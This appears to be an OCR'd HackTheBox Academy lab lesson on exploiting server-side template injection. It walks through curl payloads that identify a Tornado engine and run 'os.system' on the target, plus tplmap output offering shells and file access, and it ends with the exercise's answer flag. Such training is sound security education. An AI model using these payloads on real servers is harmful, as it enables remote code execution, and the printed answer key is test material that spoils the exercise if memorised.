
SSTI Exploitation Example 2

Go to Questions

Suppose we are tasked with pentesting yet another internet-facing application. Our focus will be on identifying if the application is vulnerable to Server-Side Template Injection.

Navigate to the end of this section and click on `Click here to spawn the target system!`, then use the provided Pwnbox or a local VM to follow along. If you browse the target, you should come across the application below.



If you inspect the application's traffic using Firefox's Web Developer Tools (`[Ctrl]+[Shift]+[I]`), you will notice that user input is submitted inside a parameter called `email` and through a POST request to `http://<TARGET IP>:<PORT>/jointheteam`

Let's submit mathematical expressions in curly brackets to the input field, such as the ones mentioned in the `SSTI Identification` section, starting with `${7*7}`, as PortSwigger's diagram suggests.

cURL - Interacting with the Target

```
Govardhan Gujji22@htb[/htb]$ curl -X POST -d 'email=${7*7}' http://<TARGET IP>:<PORT>/jointhe

<html>
<head>
<style>
form {
margin: 0 auto;
width: 200;
}
</style>
</head>
<body>
<h1 style="text-align: center;">~ Damn Hackers ~</h1>
<h2 style="text-align: center;">Gentlemen, we can rebuild it <br />We have the technology <br
<h2 style="text-align: center;"><em>Great!</em></h2>
<h3 style="text-align: center;"><em>Email ${7*7} has been subscribed. You&#39;ll hear from us
</body>
```

It doesn't look like the application evaluated the submitted expression. Let's try `{{7*7}}`

cURL - Interacting with the Target

```
Govardhan Gujji22@htb[/htb]$ curl -X POST -d 'email={{7*7}}' http://<TARGET IP>:<PORT>/jointh

<html>
<head>
<style>
form {
margin: 0 auto;
width: 200;
}
</style>
</head>
<body>
<h1 style="text-align: center;">~ Damn Hackers ~</h1>
<h2 style="text-align: center;">Gentlemen, we can rebuild it <br />We have the technology <br
<h2 style="text-align: center;"><em>Great!</em></h2>
<h3 style="text-align: center;"><em>Email 49 has been subscribed. You&#39;ll hear from us soo
</body>
```

The application evaluated the submitted expression this time. Let's continue, as PortSwigger's diagram suggests, to identify the underlying template engine.

cURL - Interacting with the Target

```
Govardhan Gujji22@htb[/htb]$ curl -X POST -d 'email={{7*'7'}}' http://<TARGET IP>:<PORT>/join

<html>
<head>
<style>
form {
margin: 0 auto;
width: 200;
}
</style>
</head>
<body>
<h1 style="text-align: center;">~ Damn Hackers ~</h1>
<h2 style="text-align: center;">Gentlemen, we can rebuild it <br />We have the technology <br
<h2 style="text-align: center;"><em>Great!</em></h2>
<h3 style="text-align: center;"><em>Email 49 has been subscribed. You&#39;ll hear from us soo
</body>
```

The application evaluated the latest expression we submitted. So, according to the diagram, we should be dealing with a Twig or Jinja2 template engine, right?

Unfortunately, this is not the case! If we submit any Twig or Jinja2-specific payload, the application returns `500: Internal Server Error`. Find some examples of this behavior below.

cURL - Interacting with the Target

```
Govardhan Gujji22@htb[/htb]$ curl -X POST -d 'email={{_self.env.display("TEST"}}' http://<TAR

<html><title>500: Internal Server Error</title><body>500: Internal Server Error</body></html>
```

cURL - Interacting with the Target

```
Govardhan Gujji22@htb[/htb]$ curl -X POST -d 'email={{config.items()}}' http://<TARGET IP>:<P

<html><title>500: Internal Server Error</title><body>500: Internal Server Error</body></html>
```

cURL - Interacting with the Target

```
Govardhan Gujji22@htb[/htb]$ curl -X POST -d 'email={{ [].class.base.subclasses() }}' http:/

<html><title>500: Internal Server Error</title><body>500: Internal Server Error</body></html>
```

The payloads we utilized (and more) can be found on PayloadsAllTheThings - Template Injection and HackTricks-SSTI (Server Side Template Injection)

It should be straightforward now that no methodology is bulletproof. We could compile a list of template engine-specific payloads from the abovementioned resources and fuzz the application until we conclude on the template engine being used.

Eventually, when submitting Tornado-specific payloads, we will come across the below.

cURL - Interacting with the Target

```
Govardhan Gujji22@htb[/htb]$ curl -X POST -d "email={% import os %}{{os.system('whoami')}}" h

<html>
<head>
<style>
form {
margin: 0 auto;
width: 200;
}
</style>
</head>
<body>
<h1 style="text-align: center;">~ Damn Hackers ~</h1>
<h2 style="text-align: center;">Gentlemen, we can rebuild it <br />We have the technology <br
<h2 style="text-align: center;"><em>Great!</em></h2>
<h3 style="text-align: center;"><em>Email 0 has been subscribed. You&#39;ll hear from us soon
</body>
```

It seems we finally got it! Tornado is being utilized on the backend.

As already mentioned in previous sections, `tplmap` can be used to automate both the template engine identification and exploitation process.

tplmap.py

```
Govardhan Gujji22@htb[/htb]$ ./tplmap.py -u 'http://<TARGET IP>:<PORT>/jointheteam' -d email=

    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'email' is injectable
[+] Smarty plugin is testing rendering with tag '*'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

  POST parameter: email
  Engine: Tornado
  Injection: {{*}}
  Context: text
  OS: posix-linux
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code

[+] Rerun tplmap providing one of the following options:

    --os-shell              Run shell on the target
    --os-cmd                Execute shell commands
    --bind-shell PORT           Connect to a shell bind to a target port
    --reverse-shell HOST PORT   Send a shell back to the attacker's port
    --upload LOCAL REMOTE   Upload files to the server
    --download REMOTE LOCAL Download remote files
```

Now, proceed to this section's exercise and complete the objective either by crafting the payload yourself or through a shell obtained with the help of `tplmap`.

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+ 2 Use what you learned in this section to read the contents of flag.txt, which resides in the current working directory. Answer format: HTB{String}

HTB{6M1ll1onD0ll4rD3v3l0p3r}

Submit

Previous Next Mark Complete & Next

Table of Contents

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left